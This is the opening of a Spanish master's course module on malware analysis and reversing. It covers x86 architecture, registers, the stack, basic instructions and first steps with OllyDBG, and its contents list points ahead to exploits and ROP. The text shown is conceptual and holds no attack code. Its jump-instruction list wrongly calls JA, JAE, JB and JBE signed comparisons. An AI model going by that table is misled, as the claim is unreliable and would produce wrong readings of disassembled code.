

MÁSTER EN  
*ANÁLISIS DE MALWARE Y  
REVERSING*



Campus Internacional  
CIBERSEGURIDAD

**ENIIT**  
INNOVAT BUSINESS SCHOOL



**UCAM**  
UNIVERSIDAD  
CATÓLICA DE MURCIA

## Contenido

MÓDULO 4. VULNERABILIDADES Y HERRAMIENTAS DE ANÁLISIS DE MALWARE.....	1
<b>1. Introducción a OllyDBG e Immunity Debugger.....</b>	<b>4</b>
1.1 Introducción a la arquitectura x86.....	4
1.2 Registros.....	6
1.3 Funcionamiento de la pila.....	7
1.4 Instrucciones.....	8
1.5 Primeros pasos con OllyDBG.....	10
1.6 Primeros pasos con Immunity Debugger.....	18
1.7 Otros debuggers.....	19
<b>2. Introducción a IDA.....</b>	<b>20</b>
2.1 Primeros pasos con IDA.....	22
2.2 Debugging con IDA.....	32
<b>3. Introducción a Radare .....</b>	<b>34</b>
3.1 Desensamblado y primeros pasos.....	35
3.2 Depuración.....	43
<b>4. Vulnerabilidades, exploits y payloads. Detección y análisis .....</b>	<b>45</b>
4.1 Conceptos básicos. Stack buffer overflow.....	46
4.2 Ejemplo: VUPlayer 2.49 stack buffer overflow .....	48
4.3 Ejemplo: Stack0.exe.....	51
4.4 Shellcode .....	56
4.5 Detección de buffer overflows .....	57
4.6 Búsqueda de vulnerabilidades a mano .....	57
4.7 Búsqueda de vulnerabilidades de forma automatizada: fuzzers.....	59
4.8 Protecciones.....	61
4.9 Address Space Layout Randomization (ASLR).....	61
4.10 NX (Non eXecution bit) / DEP (Data Execution Prevention).....	62
4.11 Stack Canary / Stack Cookies.....	63
4.12 Eludiendo protecciones: Return Oriented Programming (ROP).....	63
4.13 ROP gadgets.....	64
4.14 Ejemplo teórico: ROP y ROP gadgets.....	65
4.15 Otras vulnerabilidades .....	69
4.16 Heap Buffer Overflow.....	69
4.17 Use After Free .....	70
4.18 Integer Overflow .....	70

4.19 Format String .....	71
<b>5. Herramientas de análisis de malware.....</b>	<b>72</b>
5.1 Detect It Easy .....	72
5.2 CFF Explorer .....	73
5.3 Process Monitor.....	75
5.4 Process Explorer.....	78
5.5 Wireshark .....	80
<b>6. Otras herramientas.....</b>	<b>81</b>
6.1. Ghidra.....	81
6.2 Pwnools.....	85
6.3 ROPgadget Tool .....	86
<b>Bibliografía .....</b>	<b>88</b>


# 1. Introducción a OllyDBG e Immunity Debugger

A lo largo de esta sección vamos a estudiar dos de los ‘debuggers’ más utilizados durante la fase de análisis dinámico de malware: **OllyDBG** e **Immunity Debugger**. Veremos las principales funcionalidades de las que disponen y que nos ayudan a llevar a cabo las tareas de análisis de malware en ejecución.

De cara a poder entender mejor el funcionamiento de un programa y, sobretodo, para comprender por qué y cómo se producen las vulnerabilidades de corrupción de memoria, vamos a realizar un pequeño repaso a los conceptos básicos sobre el funcionamiento de la CPU y la memoria (especialmente la pila). Una vez se haya realizado este repaso, podremos empezar a utilizar OllyDBG o cualquier otro ‘debugger’ para hacer ingeniería inversa de un programa.

## 1.1 Introducción a la arquitectura x86

La disposición de memoria habitual en cualquier arquitectura, y en particular en la arquitectura que nos ocupa, es la siguiente:



Como podemos apreciar, principalmente tenemos 5 secciones de memoria en un proceso en ejecución:

- **text**: sección en la que se encuentra el código del programa
- **datos inicializados**: sección en la que se encuentran las variables globales inicializadas
- **datos no inicializados (BSS)**: sección en la que se encuentran las variables globales **no** inicializadas
- **heap**: sección de memoria en la que se almacenan aquellos bloques de memoria reservados en tiempo de ejecución
- **stack (pila)**: sección de memoria utilizada para almacenar parámetros de funciones, direcciones de retorno y variables locales de funciones.

Las secciones que más nos interesan desde el punto de vista de la búsqueda y explotación de vulnerabilidades son el **heap** y el **stack**. Durante este módulo nos centraremos en las vulnerabilidades que se producen por corrupciones de memoria en el stack, sin embargo, podemos encontrar software que contenga vulnerabilidades que supongan una corrupción de la memoria del **heap**. Este tipo de vulnerabilidades, al igual que ocurre con la corrupción de memoria del stack, son explotables, sin embargo, su explotación suele requerir un mayor conocimiento del sistema, principalmente de los algoritmos de reserva y liberación de memoria en tiempo de ejecución.

Antes de continuar introduciendo el funcionamiento de la pila, debemos recordar que dependiendo de la arquitectura en la que nos encontramos, ésta utilizará una forma de representación de los datos diferente. Existen dos formas de representación de datos en memoria:

- **LittleEndian**: los bytes se almacenan en memoria del menos significativo al más significativo
- **BigEndian**: los bytes se almacenan en memoria del más significativo al menos significativo

En la siguiente imagen podemos ver un ejemplo en el que se representa el número hexadecimal 0x01234567. Como podemos observar, los bytes se almacenan en un orden u otro según la representación utilizada. En nuestro caso, trataremos con arquitectura **x86**, que al igual que la arquitectura **x86\_64**, utiliza representación **little endian**. Es importante tener este detalle en cuenta, puesto que a la hora de construir nuestros 'exploits' o de realizar ingeniería inversa, necesitaremos ser capaces de leer y escribir en memoria utilizando la representación que corresponda.

		0x100	0x101	0x102	0x103		
BigEndian			01	23	45	67	

		0x100	0x101	0x102	0x103		
LittleEndian			67	45	23	01	

Representación BigEndian vs LittleEndian

## 1.2 Registros

En arquitectura x86, al igual que ocurre en el resto de arquitecturas, hay registros que tienen funciones específicas. Es importante conocer las funciones específicas para las que se utilizan, ya que sin conocer el uso que se le da no podremos comprender cuál es el flujo de programa si estamos haciendo ingeniería inversa o cómo explotar una vulnerabilidad existente en el mismo.

Los registros con funciones o usos especiales son los siguientes:

- **EAX**: este registro se utiliza para almacenar el valor devuelto por una función. Por ejemplo, la función de la API de Windows 'IsDebuggerPresent' devolverá el resultado en este registro (EAX=1 si se está depurando el proceso y 0 en caso contrario).
- **ESP**: este registro almacena la dirección de memoria que corresponde al tope de la pila.
- **EBP**: este registro almacena la dirección de memoria de la pila que corresponde al marco de pila actual (lugar de la pila en el que comienzan la sección de la pila correspondiente a la función actual).
- **EIP**: este registro indica la instrucción de memoria en la que se encuentra la siguiente instrucción a ejecutar.

Estos son los registros con usos 'especiales', sin embargo, hay otros registros que pueden tener un uso especial según las instrucciones que se utilicen. Por ejemplo, los registros **ESI** y **EDI** se utilizan con instrucciones como 'MOVSB', para mover un byte de la dirección de memoria indicada en ESI (source) a la dirección de memoria indicada en EDI (dest). Este tipo de instrucciones combinadas con la instrucción 'REP' repetirán este movimiento de bytes tantas veces como se indique en el registro **ECX**. Es interesante conocer estos usos especiales para comprender el flujo del programa cuando los encontramos.

Además de los registros de la CPU utilizados para almacenar datos del programa, también encontramos los registros 'EFLAGS'. Cada uno de estos registros sólo pueden almacenar un bit de información, y se utilizan para indicar ciertas situaciones que pueden ocurrir al ejecutar algunas instrucciones. Dos de los registros 'EFLAGS' más importantes son el 'Carry Flag' (CF), que indican una situación en la que se produce acarreo al realizar una operación aritmética, y el 'Zero Flag' (ZF), que indica que el resultado de una instrucción es cero (por ejemplo, una resta o una comparación). Este último registro es muy importante para comprender el flujo de un programa, ya que será el registro involucrado en instrucciones de comparación, que determinarán si se realizará un salto condicional o no. Supongamos que nos encontramos con el siguiente código ensamblador en un programa:

```
test eax, eax
jz 402B13
```

Este código realizará en primer lugar una comprobación sobre el registro EAX. Esta comprobación consiste en determinar si el registro EAX es 0 o no (instrucción 'test'), y almacenará el resultado de la comprobación en 'Zero Flag'. A continuación se ejecutará la instrucción 'jz', que comprobará el valor de 'Zero Flag', y si este no está activo (ZF=0) no realizará el salto a la dirección 0x402B13.


Estos son los registros con usos especiales, si se desea profundizar un poco más puede consultar la siguiente web con más información sobre los registros de una CPU con arquitectura x86: <http://www.eecg.toronto.edu/~amza/www.mindsec.com/files/x86regs.html>

### 1.3 Funcionamiento de la pila

La pila es una de las zonas de memoria más importantes en la ejecución de un programa. Esta zona de memoria contiene la información necesaria para la ejecución de funciones. Como ya se ha introducido anteriormente, en la pila se almacenan los parámetros, la dirección de retorno y las variables locales. En el caso de los parámetros depende de la arquitectura, ya que hay arquitecturas que no pasan los parámetros a través de la pila, sino en registros (como por ejemplo ARM).

El motivo por el que esta zona de memoria tiene tanto interés para nosotros es que durante este módulo trabajaremos con vulnerabilidades de corrupción de memoria que corrompen la pila, y que habitualmente permiten al atacante sobreescribir la dirección de retorno de una función. Controlar la dirección de retorno otorga al atacante la capacidad de controlar el flujo de ejecución una vez que la función trate de retornar a la dirección almacenada en la pila y sobreescrita.

Los datos se almacenan en la pila en sentido contrario a como se almacenan los datos en el resto de secciones de memoria, esto es, almacenando de ‘más arriba’ a ‘más abajo’. Esto se puede apreciar en la imagen de la disposición de memoria con la que comenzamos la introducción a arquitectura x86. En ella se aprecia que el stack crece hacia posiciones decrecientes de memoria, es decir, que el inicio de la pila se encontraría en 0xFFFFFFFF y los datos se irían almacenando hacia direcciones de menor valor.



Estado de la pila durante la llamada a una función

En la imagen anterior podemos ver el estado de la pila cuando se produce la llamada de una función que recibe dos parámetros y que contiene dos variables locales. En el tope de la pila (apuntado en todo momento por el registro ESP), encontramos la última variable local de la función llamada (en este caso la variable ‘d’). Si continuamos avanzando por la pila encontramos la variable local ‘c’, que va seguida del marco de pila (valor de EBP de ‘main’) de la función que llama a la función llamada (en este caso la función ‘main’). A continuación, encontramos la

dirección de retorno, y finalmente los dos parámetros: 1 y 2. Para que quede más claro, es importante señalar que estos datos de la pila se han ido introduciendo en el orden contrario al que hemos recorrido nosotros la pila en esta explicación, es decir, primero se fueron introduciendo los parámetros, después la dirección de retorno, el EBP de 'main' y finalmente las variables.

Por ahora nos basta con conocer la estructura de la pila y los datos que se almacenan en ella, más tarde estudiaremos las situaciones en las que esta estructura puede corromperse y cómo es posible que la dirección de retorno pueda ser sobreescrita.

## 1.4 Instrucciones

Vamos a introducir brevemente algunas de las instrucciones más importantes que podemos encontrarnos al realizar ingeniería inversa de un programa, poniendo especial interés en aquellas instrucciones que pueden ser de utilidad a la hora de detectar o explotar una vulnerabilidad de corrupción de memoria.

### Instrucciones para modificar la pila

Como hemos visto en secciones anteriores, la pila es una zona de memoria muy importante, que, además, tiene la peculiaridad de que crece hacia direcciones decrecientes de memoria. Para almacenar datos en ella se suele hacer uso de dos instrucciones principales: **PUSH** y **POP**.

- **PUSH:** introduce un elemento en la pila. Puede usarse con valores directos (ejemplo: PUSH 0x5), o para almacenar valores de registros (ejemplo: PUSH EAX).
- **POP:** saca un elemento de la pila. Se indica como parámetro de la instrucción un registro en el que se almacenará el elemento que se encuentre en el tope de la pila. (ejemplo: POP EAX)

Ambas instrucciones, además de almacenar información en la pila o sacar el primer elemento (guardandolo en el registro indicado), actualizan al mismo tiempo el valor del registro **ESP**. Como hemos visto anteriormente, el registro ESP es el encargado de apuntar al tope de la pila, por lo que debe actualizarse al introducir o sacar un elemento de la pila.

Otra instrucción que modifica la pila es la instrucción **RET**. Esta instrucción es la encargada de hacer que el programa, tras haberse realizado una llamada a una función, vuelva y continúe la ejecución por la siguiente instrucción a ejecutar justo después de la instrucción **CALL** que produjo la llamada a otra función. Tanto RET como CALL modifican la pila. En el caso de RET, se saca el valor del tope de la pila (correspondiente a la dirección de retorno) y se almacena en EIP, para continuar ejecutando por donde se quedó cuando llamó a la función. En el caso de la instrucción CALL, antes de saltar a la primera instrucción de la función llamada, se introduce en la pila la dirección de memoria de la siguiente instrucción al CALL (dirección de retorno).

Estas instrucciones que hemos introducido son las principales instrucciones utilizadas para alterar el contenido de la pila. Sin embargo, cualquier otra instrucción podría alterar el contenido de la pila o actualizar el valor de ESP, alterando de esta forma el tope de la pila. Dependiendo del compilador utilizado, podemos ver que en lugar de utilizar instrucciones PUSH o POP, se

utilizarán las instrucciones de operaciones aritméticas para actualizar el valor de ESP e ir introduciendo y sacando elementos de la pila.

## Instrucciones operaciones aritméticas y lógicas

Las principales instrucciones para realizar operaciones aritméticas y lógicas son:

- **INC REG**: incrementa en uno el valor del registro indicado.
- **DEC REG**: decrementa en uno el valor del registro indicado.
- **ADD REG1, REG2**: suma el valor de los dos registros indicados, almacenando el resultado en REG1 (el segundo operando puede ser un valor directo en lugar de un registro).
- **SUB REG1, REG2**: resta el valor de los dos registros indicados, almacenando el resultado en REG1 (el segundo operando puede ser un valor directo en lugar de un registro).
- **MUL REG**: multiplica el valor del registro EAX por el valor del registro indicado como operando, almacenando en EAX el valor resultante.
- **IMUL REG**: realiza la multiplicación, al igual que MUL, pero en este caso se realiza teniendo en cuenta el signo de los valores a multiplicar.
- **DIV REG**: realiza la división entre el registro indicado y el registro EAX, almacenando en EAX (cociente) y EDX (resto) el resultado.
- **IDIV REG**: realiza la división igual que DIV, pero en este caso se realiza teniendo en cuenta el signo de los valores a multiplicar.
- **NEG REG**: cambia el signo del registro indicado.
- **OR REG1, REG2**: realiza la operación lógica OR entre los registros indicados, almacenando el valor resultado en el registro indicado como primer operando.
- **AND REG1, REG2**: realiza la operación lógica AND entre los registros indicados, almacenando el valor resultado en el registro indicado como primer operando.
- **XOR REG1, REG2**: realiza la operación lógica XOR entre los registros indicados, almacenando el valor resultado en el registro indicado como primer operando.

## Otras instrucciones

Además de instrucciones para el manejo de la pila y para la realización de operaciones aritméticas y lógicas, también es importante conocer otras instrucciones que nos podemos encontrar habitualmente al realizar ingeniería inversa de un programa o al desarrollar un exploit para explotar una vulnerabilidad.

La instrucción **NOP** es una instrucción que no realiza ningún cambio en registros ni memoria, esta instrucción no realiza ninguna operación, de ahí el nombre de la instrucción (NO Operation). Es una instrucción que suele ser de gran utilidad cuando se construyen exploits para vulnerabilidades, ya que permite añadir múltiples instrucciones NOP al comienzo del 'shellcode' (código alojado en memoria por el exploit para ser ejecutado) y hacer que el programa explotado salte a alguna parte intermedia de esos NOPs. De esta forma no es necesario calcular de forma exacta la dirección a la que saltar, y en ocasiones puede ser complicado calcular dicha dirección debido a diferentes medidas de protección (que veremos más adelante).

Las instrucciones de comparación y de salto son instrucciones muy importantes para poder comprender cual es el flujo de ejecución del programa. La instrucción **CMP** compara el valor de

dos registros indicados como operandos. El resultado, al igual que ocurre con la instrucción **TEST**, se almacena en los registros de 'EFLAGS', normalmente en el registro 'Zero Flag'. Tras estas instrucciones de comparación, habitualmente encontraremos instrucciones de salto condicional, como:

- **JE**: saltar si igual
- **JNE**: saltar si no es igual
- **JG**: saltar si es mayor (**JA** para comparaciones con signo)
- **JGE**: saltar si es mayor o igual (**JAE** para comparaciones con signo)
- **JL**: saltar si es menor (**JB** para comparaciones con signo)
- **JLE**: saltar si es menor o igual (**JBE** para comparaciones con signo)

Haciendo uso de estas instrucciones es posible modificar el flujo de un programa, en función a comprobaciones el programa decidirá si debe ejecutar un bloque de código o no. Estas instrucciones también permiten programar bucles. Adicionalmente, la instrucción **JMP** nos permite realizar un salto no condicional, es decir, realizará el salto sin realizar ninguna comprobación.


Por último, la instrucción **MOV** nos permite mover valores de un registro a otro, desde un lugar de la memoria a un registro o viceversa. También puede utilizarse para almacenar un valor directamente en un registro (ejemplo: MOV EAX, 0x5).

Estás son las principales instrucciones del lenguaje ensamblador x86 que encontraremos cuando estemos realizando tareas de ingeniería inversa y búsqueda y explotación de vulnerabilidades. Existen más instrucciones en el repertorio, pero no es tan habitual encontrarlas o no son tan importantes como las introducidas anteriormente.

## 1.5 Primeros pasos con OllyDBG

Un 'debugger' o depurador, es un software que, como su propio nombre indica, nos permite depurar otros programas. Es habitual el uso de 'debuggers' durante el desarrollo de software, aunque en estas fases se dispone del código fuente del software a depurar. Sin embargo, cuando hablamos de análisis de malware o ingeniería inversa, no tenemos la suerte de disponer del código fuente del programa a analizar.

'Debuggers' como OllyDBG o Immunity Debugger nos permiten depurar un programa durante su ejecución sin necesidad de tener el código fuente. En su lugar, nos presentarán una representación del código a bajo nivel, conocido como código ensamblador. Junto a esta representación se incluye la información relativa al estado de los diferentes elementos que entran en juego a la hora de ejecutar un programa en nuestro sistema: los registros de la CPU y la memoria.



Attached process paused at ntdll!DbgBreakPoint

Ventana principal de OllyDBG mientras se depura un software

OllyDBG fue uno de los primeros depuradores que se empezó a utilizar para realizar tareas de ingeniería inversa y análisis de malware, por ello, muchos de los depuradores más modernos suelen mantener el diseño de la ventana principal, manteniendo el posicionamiento de las diferentes secciones y las principales funcionalidades.


Como podemos apreciar en la imagen anterior, la interfaz principal de OllyDBG está organizada en cuatro secciones principales:

- Código Ensamblador: representación del código ensamblador del software que se está depurando, incluyendo la dirección de memoria, la representación hexadecimal de la instrucción y la representación legible de la instrucción.
- Registros de la CPU: información relativa a los registros de la CPU, incluyendo los valores de los mismos durante la ejecución de cada instrucción del programa.
- Dump de memoria: muestra el contenido de una parte de la memoria del programa. Podemos movernos por la memoria para ver cadenas de texto y otra información interesante del programa en ejecución.
- Stack (pila): es una zona especial de la memoria en la que se almacenan las direcciones de retorno, variables locales de funciones y, según la arquitectura, los parámetros de las funciones.

Durante la depuración de un programa podremos, además de ver la información almacenada en memoria y registros, modificar esta información. En el caso de los registros basta con hacer doble click en el registro que deseemos modificar. En el caso de querer modificar una parte de la memoria, debemos seleccionar la zona de memoria a editar en el dump y hacer click derecho, después debemos seleccionar 'Binary'-'>Edit'.

Para depurar un programa en OllyDBG usaremos el menú 'File'. En éste disponemos de dos opciones: 'Open' y 'Attach'. 'Open' nos permite seleccionar un fichero ejecutable, que el depurador abrirá para ejecutarlo y comenzar la depuración. En cambio, 'Attach' nos permite vincular el depurar a un proceso que ya se encuentre en ejecución, pudiendo así depurar dicho proceso sin necesidad de ejecutarlo desde el principio.

Veamos a continuación con un ejemplo los valores que podemos encontrar en la pila cuando se llama a una función. En la siguiente imagen se ha introducido un punto de ruptura ('breakpoint') en la primera instrucción de la función 'CreateProcessW' de la API de Windows ([documentación](#)). Para colocar este 'breakpoint' se puede seleccionar la instrucción y pulsar la tecla F2, o en su lugar, hacer click derecho sobre la instrucción y elegir 'Breakpoint' -> 'Toggle'. De esta forma, la ejecución del programa se detendrá al llegar a dicha instrucción, permitiéndonos inspeccionar el estado de los registros y de la memoria.



Como podemos ver en la imagen, y al tratarse de un sistema operativo de 32 bits (arquitectura x86), los parámetros de la función se introducen en la pila, y tras estos, se introduce la dirección de retorno de la función (siguiente instrucción a ejecutar una vez finalizada la función llamada). Una de las ventajas de OllyDBG es que nos muestra el nombre de cada uno de los parámetros de la función, lo que hace el análisis más sencillo.


Si nos fijamos en la anterior imagen, la pila en OllyDBG se muestra en orden inverso a la imagen que usamos en la subsección anterior como ejemplo para mostrar el funcionamiento de la pila. En el caso de OllyDBG, y el resto de depuradores, en la sección de la pila se muestra arriba el

contenido de direcciones menores y abajo el contenido de direcciones mayores. De este modo, en la vista del ‘debugger’, la pila crece hacia arriba, por ello la dirección de retorno se encuentra encima de los parámetros de la función.

Durante este módulo trabajaremos en la arquitectura x86 (32 bits) de Windows, sin embargo, si se desea profundizar en otras arquitecturas puede consultarse la [documentación de Microsoft](#) sobre la convención de llamada en arquitectura x86\_64 (64 bits), que como puede comprobar, pasa los argumentos a funciones en los registros RCX, RDX, R8 y R9. Si fuese necesario pasar más de cuatro argumentos, estos se pasan en la pila.

Normalmente pasaremos la mayor parte del tiempo en esta ventana principal de OllyDBG, ya que en ella tenemos los elementos principales necesarios a la hora de realizar ingeniería inversa de un programa y a la hora de depurarlo para encontrar vulnerabilidades y desarrollar los ‘exploits’. En general necesitaremos tener controlado el código que está en ejecución, los registros y la pila (para saber cuál es el estado actual), y el dump de memoria.

Una de las opciones más interesantes, y que es recomendable activar, es el análisis del módulo principal (el programa a estudiar). Esta opción la encontramos en ‘Options’->‘Debugging options’. En la ventana que nos aparece, vamos a la pestaña ‘Analysis 1’ y activamos ‘Auto start analysis of main module’.



Opciones de análisis durante la depuración

Activando esta opción OllyDBG realizará un análisis del programa de forma automática al iniciar la depuración, permitiéndonos obtener información en la sección del código ensamblador, como los nombres de los parámetros de las funciones de la API de Windows.

